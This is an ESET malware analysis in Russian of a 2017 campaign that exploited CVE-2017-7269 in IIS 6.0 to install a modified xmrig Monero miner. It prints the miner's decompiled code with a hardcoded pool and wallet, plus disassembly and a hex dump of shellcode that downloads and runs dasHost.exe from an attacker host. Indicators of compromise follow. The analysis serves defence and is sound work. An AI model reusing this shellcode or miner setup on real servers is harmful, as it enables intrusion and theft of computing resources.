АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Машина по выкачиванию денег: майнер Monero

9 октября 2017 года

Пока мир ждет, где нанесут новый удар знаменитые кибергруппы типа Lazarus или Telebots, вооруженные аналогами WannaCry или Petya, операторы менее резонансных кампаний зарабатывают без лишнего шума. Одна из таких операций продолжается как минимум с мая 2017 года. Атакующие заражают веб-серверы Windows вредоносным майнером криптовалюты Monero (XMR).

Злоумышленники, стоящие за данной кампанией, модифицировали легитимный майнер на базе открытого исходного кода и использовали уязвимость в Microsoft IIS 6.0 CVE-2017-7269 для скрытой установки малвари на непропатченные серверы. За три месяца мошенники создали ботнет из нескольких сотен зараженных серверов и заработали на Monero больше 63 тысяч долларов.

Пользователи ESET защищены от любых попыток использования уязвимости CVE-2017-7269, даже если их машины пока не пропатчены, как это было с эксплойтом EternalBlue, используемым в распространении WannaCry.

Monero или Bitcoin?

Несмотря на рост курса биткоина, Monero имеет несколько преимуществ, которые делают эту криптовалюту весьма привлекательной для майнинга с помощью вредоносного ПО. Это невозможность отследить транзакции и доказать применение алгоритма CryptoNight, который использует компьютерные и серверные CPU и GPU (в отличие от биткоина, для добычи которого нужно специализированное оборудование).

В течение последнего месяца курс Monero вырос с 40 до 150 долларов, а затем снизился до 100 долларов.



Рисунок 1. Свечной график курса XMR/USD в августе 2017 года

Криптомайнер

Впервые обнаруженное in-the-wild 26 мая 2017 года, вредоносное ПО для майнинга – модификация легитимного майнера Monero на базе открытого исходного кода xmrig (версия 0.8.2, представленная 26 мая 2017 года).

Авторы вредоносного майнера не меняли оригинальную кодовую базу, только добавили жестко закодированные аргументы командной строки с адресом своего кошелька и майнинговым пулом URL, а также несколько аргументов для уничтожения ранее запущенных экземпляров малвари во избежание конкуренции. Подобная доработка занимает не больше пары минут – неудивительно, что мы обнаружили малварь в день выпуска базовой версии xmrig.

Вы можете видеть модифицированный майнер злоумышленников и его сравнение с доступным исходным кодом на рисунке ниже.

```
22  system("taskkill /f /t /im bash.exe");
23  system("taskkill /f /t /im bash.exe");
24  system("taskkill /f /t /im bash32.exe");
25  system("taskkill /f /t /im bash32.exe");
26  system("taskkill /f /t /im bash64.exe");
27  system("taskkill /f /t /im bash64.exe");
28  system("taskkill /f /t /im node32.exe");
29  system("taskkill /f /t /im node32.exe");
30  system("iisreset");
31  argv[0] = "null";
32  argv[1] = "-o";
33  argv[2] = "xmr.crypto-pool.fr:80";
34  argv[3] = "-u";
35  argv[4] = "42ZhhaaBg[redacted]
36  argv[5] = "-p";
37  argv[6] = "x";
38  argv[7] = "-k";
39  argv[8] = "-b";
40  argv[9] = "xmr.crypto-pool.fr:443";
41  argv[10] = "--safe";
42  v1 = CreateMutexW( 0,0,"42ZhhaaBg[redacted]
...
54  applog_init();
55  cpu_init();
56  parse_cmdline(11, argv);
57  persistent_memory_allocate();
58  print_summary();
```

xtree Utility.cpp iosfwd PE.cpp variant

C Source Code (xmrig.c)

```
int main(int argc, char *argv[]) {
  applog_init();
  cpu_init();
  parse_cmdline(argc, argv);
  persistent_memory_allocate();
  print_summary();
  stats_init();
  os_specific_init();
  work_restart = persistent_calloc(opt_n_threads, size
  thr_info     = persistent_calloc(opt_n_threads + 3,

  if (!start_workio()) {
      applog(LOG_ERR, "workio thread create failed");
      return 1;
  }
```

IDA Pro decompiled pseudoC

```
54  applog_init();
55  cpu_init();
56  parse_cmdline(11, argv);
57  persistent_memory_allocate();
58  print_summary();
59  stats_init();
60  os_specific_init();
61  work_restart = persistent_calloc(dword_49C068, 128);
62  thr_info = persistent_calloc(dword_49C068 + 3, 12);
63  dword_47800C = dword_49C068;
64  v2 = (thr_info + 12 * dword_49C068);
65  *v2 = dword_49C068;
66  v3 = sub_4099B0();
67  v2[2] = v3;
68  if ( !v3 || pthread_create(v2 + 1, 0, workio_thread, v2)
69  {
70    v6 = 1;
71    applog(0, "workio thread create failed");
72  }
73  else
```

Рисунок 2. Сравнение кода исходной и модифицированной версий майнера

Сканирование и эксплуатация

Доставка майнера на компьютеры жертв – наиболее сложная часть операции, но даже здесь атакующие использовали самый простой подход. Мы выявили два IP-адреса, с которых осуществляется брутфорс-сканирование на предмет уязвимости CVE-2017-7269. Оба адреса указывают на серверы в облаке Amazon Web Services.

Уязвимость, которую использовали атакующие, обнаружили в марте 2017 года исследователи Чжи Ниан Пэн (Zhiniang Peng) и Чэнь Ву (Chen Wu). Это уязвимость в службе WebDAV, которая является частью Microsoft IIS версии 6.0 в ОС Windows Server 2003 R2. Уязвимость переполнения буфера в функции ScStoragePathFromUrl запускается, когда уязвимый сервер обрабатывает вредоносный HTTP-запрос. В частности, специально сформированный запрос PROPFIND приводит к переполнению буфера. Подробный анализ механизма описан Хавьером М. Меллидом и доступен по ссылке. Уязвимость подвержена эксплуатации, поскольку находится в службе веб-сервера, которая в большинстве случаев должна быть доступна из интернета и ее легко использовать.

Шелл-код является ожидаемым действием загрузки и выполнения (загрузка *dasHost.exe* из

hxxt://postgre[.]tk/ в папку %TEMP%):

```
rsaenh.dll:680316A9 push    InternetReadFile
rsaenh.dll:680316AE call    ebp
rsaenh.dll:680316B0 test    eax, eax
rsaenh.dll:680316B2 jz      short loc_680316E1
rsaenh.dll:680316B4 pop     eax
rsaenh.dll:680316B5 test    eax, eax
rsaenh.dll:680316B7 jz      short loc_680316CF
rsaenh.dll:680316B9 push    0
rsaenh.dll:680316BB push    esp
rsaenh.dll:680316BC push    eax
rsaenh.dll:680316BD lea     eax, [esp+0Ch]
rsaenh.dll:680316C1 push    eax
rsaenh.dll:680316C2 push    ebx
rsaenh.dll:680316C3 push    WriteFile
rsaenh.dll:680316C8 call    ebp
rsaenh.dll:680316CA sub     esp, 4
rsaenh.dll:680316CD jmp     short loc_68031690
rsaenh.dll:680316CF ; ---------------------------------------------------------------------------
rsaenh.dll:680316CF
rsaenh.dll:680316CF loc_680316CF:                       ; CODE XREF: rsaenh.dll:680316B7↑j
rsaenh.dll:680316CF push    ebx
rsaenh.dll:680316D0 push    CloseHandle
rsaenh.dll:680316D5 call    ebp
rsaenh.dll:680316D7 push    0
rsaenh.dll:680316D9 push    edi
rsaenh.dll:680316DA push    WinExec
rsaenh.dll:680316DF call    ebp
rsaenh.dll:680316E1
rsaenh.dll:680316E1 loc_680316E1:                       ; CODE XREF: rsaenh.dll:6803165E↑j
rsaenh.dll:680316E1                                     ; rsaenh.dll:680316B2↑j
rsaenh.dll:680316E1 push    0
rsaenh.dll:680316E3 push    ExitProcess
rsaenh.dll:680316E8 call    ebp

68031671  64 61 73 48 6F 73 74 2E  65 78 65 00 EB 6B 31 C0  dasHost.exe dk1+
68031681  5F 50 6A 02 6A 02 50 6A  02 6A 02 57 68 DA F6 DA  _Pj.j.Pj.j.Wh÷÷+
68031691  4F FF D5 93 31 C0 66 B8  04 03 29 C4 54 8D 4C 24  O··Õ1+f+..)-T.L$
680316A1  08 31 C0 B4 03 50 51 56  68 12 96 89 E2 FF D5 85  .1+¦.PQVh.üëG·+à
680316B1  C0 74 2D 58 85 C0 74 16  6A 00 54 50 8D 44 24 0C  +t-Xà+t.j.TP.D$.
680316C1  50 53 68 2D 57 AE 5B FF  D5 83 EC 04 EB CE 53 68  PSh-W«[··Õâ8.d+Sh
680316D1  C6 96 87 52 FF D5 6A 00  57 68 31 8B 6F 87 FF D5  ¦ûçR·+j.Wh1ïoç·+
680316E1  6A 00 68 F0 B5 A2 56 FF  D5 E8 90 FF FF FF 43 3A  j.h-¦õV·+F.···C:
680316F1  5C 57 49 4E 44 4F 57 53  5C 54 65 6D 70 5C 64 61  \WINDOWS\Temp\da
68031701  73 48 6F 73 74 2E 65 78  65 00 E8 F6 FE FF FF 70  sHost.exe.F÷¦··p
68031711  6F 73 74 67 72 65 2E 74  6B 00 51 6E 00 6B 00 52  ostgre.tk.Qn.k.R
```

Рисунок 3. Шелл-код, доставленный эксплойтом

По нашим данным, первая эксплуатация этой уязвимости in-the-wild произведена всего через два дня после публикации ее описания 26 марта 2017 года. С тех пор уязвимость активно используется.

Новый вредоносный майнер впервые замечен 26 мая 2017 года. С этого момента он распространяется волнообразно – это означает, что злоумышленники продолжают поиски уязвимых машин.



Рисунок 4. График волн заражения

Сканирование всегда выполняется с одного IP-адреса, вероятнее всего, машины, которая размещена на облачном сервере Amazon, арендованном злоумышленниками.

Статистика

Статистика майнингового пула была общедоступной, поэтому мы можем видеть совокупный хешрейт всех жертв, предоставивших вычислительные мощности для майнинга. Постоянное значение достигало 100 килохешей в секунду (kH/s) с пиками до 160 kH/s в конце августа 2017 года, которые мы связываем с кампаниями, запущенными 23 и 30 августа.

В целом, зараженные машины добывали порядка 5,5 XMR в день к концу августа. Заработок в течение трех месяцев составил 420 XMR. При курсе 150 долларов за 1 XMR, доход операторов майнера составлял 825 долларов в день и больше 63 000 долларов в общей сложности.

Атакующие активизировались в конце августа, но с начала сентября мы не наблюдаем новых заражений. Более того, поскольку в майнере не предусмотрен механизм персистентности, атакующие начинают терять скомпрометированные машины, а общий хешрейт упал до 60 kH/s. Это не первый перерыв в деятельности кибергруппы, скорее всего, в ближайшем будущем стартует новая кампания.

Нам неизвестно точное число пострадавших, но мы можем примерно оценить его по общему хешрейту. Согласно показателям CPU, хешрейт высокопроизводительного процессора Intel i7 достигает 0,3–0,4 kH/s. В данной кампании используются системы под управлением Windows Server 2003, которые, скорее всего, работают на старом оборудовании со сравнительно слабыми процессорами. Поэтому средний хешрейт жертвы будет намного ниже, а общее число инфицированных машин – выше; можно говорить о сотнях жертв.



Рисунок 6. Статистика кошелька атакующих, предоставленная майнинговым пулом

Заключение

В основе данной кампании – легитимный майнер с открытым исходным кодом и некоторое число машин с устаревшими необновленными операционными системами. Для получения прибыли операторам вредоносного майнера пришлось лишь незначительно доработать код, эксплуатационные расходы минимальны.

ESET детектирует вредоносный бинарный файл майнера как троян **Win32/CoinMiner.AMW**, попытки эксплуатации уязвимости на сетевом уровне как **webDAV/ExplodingCan**. Это реальный пример пакета, который будет заблокирован:

Рисунок 5. Специальный HTTP-запрос с шелл-кодом

Microsoft завершила поддержку Windows Server 2003 в июле 2015 года и не выпускала патчей для уязвимости CVE-2017-7269 до июня 2017 года — пока критические уязвимости для устаревших операционных систем не привлекли пристальное внимание вирусописателей. Во избежание масштабных деструктивных атак наподобие эпидемии WannaCry корпорация приняла решение закрыть эти уязвимости. Тем не менее, поддерживать Windows Server 2003 довольно сложно, поскольку автоматические обновления не всегда хорошо работают (это подтверждает, например, пост Клинта Боссена). Следовательно, большая часть систем по-прежнему уязвима. Мы настоятельно рекомендуем пользователям Windows Server 2003 как можно скорее установить KB3197835 и другие обновления безопасности (если автоматическое обновление не работает, загрузите патч вручную!).

Индикаторы компрометации

Сайты загрузки:
hxxp://postgre.tk
hxxp://ntpserver.tk

IP адреса источника атаки:
54.197.4.10
52.207.232.106
18.220.190.151

Хеши:
31721AE37835F792EE792D8324E307BA423277AE
A0BC6EA2BFA1D3D895FE8E706737D490D5FE3987
37D4CC67351B2BD8067AB99973C4AFD7090DB1E9
0902181D1B9433B5616763646A089B1BDF428262
0AB00045D0D403F2D8F8865120C1089C09BA4FEE
11D7694987A32A91FB766BA221F9A2DE3C06D173
9FCB3943660203E99C348F17A8801BA077F7CB40
52413AE19BBCDB9339D38A6F305E040FE83DEE1B